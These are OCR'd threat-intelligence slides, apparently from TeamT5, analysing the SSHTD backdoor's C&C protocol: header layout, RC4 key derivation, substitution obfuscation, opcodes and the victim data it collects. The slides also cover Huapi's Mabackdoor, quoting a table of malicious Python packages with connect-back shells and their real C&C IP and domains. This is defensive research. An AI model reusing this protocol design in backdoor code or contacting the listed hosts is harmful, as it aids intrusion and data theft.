
* SSHTD samples in 2019 - 2022

Rearrange the fields in the header

* SSHTD samples in 2024

TEAMT5

SSHTD Internals




* SSHTD samples in 2019 - 2022

Offset	Size (byte)	Name	Description
0x0	4	Key1	Hardcoded in the C&C configuration
0x4	4	Key2	Randomly generated from the SSHTD agent
0x8	4	Key3	Randomly generated from the SSHTD controller
0xC	4	Key4	Randomly generated from the SSHTD agent or controller for each communication session
0x10	16	Key5	Generated from Key4 using the rotation operation

Use a 32-byte RC4 key consisting of

TEAMT5


SSHTD Internals



Improve obfuscation by adding a 3rd substitution layer

* SSHTD samples in 2019 - 2022

* SSHTD samples in 2024




Use 256-byte substitution tables


TEAMT5

SSHTD Internals

Key exchange




SSHTD Internals



SSHTD Internals

Opcodes determine the backdoor functions, including file operations, directory operations, command shell, and proxy in the 2019 – 2024 SSHTD samples



TEAMT5

What data is collected by the SSHTD and sent to the C&C server during the registration stage?

TEAMT5

SSHTD Internals


- Victim system's data collected by the SSHTD and sent to the C&C server during the registration stage

Offset	Description	Offset	Description
0x0	Opcode II	0x111	System information
0x2	Interval	0x191	Network information
0x6	Process ID	0x291	Current executable path
0xA	Thread ID	0x391	C&C server
0xF	Architecture flag	0x411	Identification/campaign code
0x11	Hostname	0x431	C&C port
0x91	Real user ID		

SSHTD Internals

- Victim system's data collected by the SSHTD and sent to the C&C server during the registration stage

Offset	Description
0x0	Opcode II
0x2	Interval
0x6	Process ID
0xA	Thread ID
0xF	Architecture flag
0x11	Hostname
...	...




TEAMT5

SSHTD Internals

- Victim system's data collected by the SSHTD and sent to the C&C server during the registration stage

Offset	Description
0x0	Opcode II
0x2	Interval
0x6	Process ID
0xA	Thread ID
0xF	Architecture flag
0x11	Hostname
...	...

Huapi is trying to expand the attack surface




TEAMT5

Huapi's Malware – Mabackdoor & Bifrost

Mabackdoor

- First observed in Feb. 2022 by Jfrog
  - malicious python package
- also known as Hipid by JPCERT
- AMD64 and ARM



JFrog Products Solutions Pricing Developers Resources Partners

Package	Payload
hipid	Decodes a Base32 embedded ELF file, which is a connectback shell to 139.162.112.74 / blog.mysecuritycamera.com
hpid	Decodes a Base32 embedded ELF file, which is a connectback shell to 139.162.112.74 / blog.mysecuritycamera.com
ecopower	Executes the Medusa Python RAT, calling back to dev-outlook.com

Technical analysis of select malicious packages

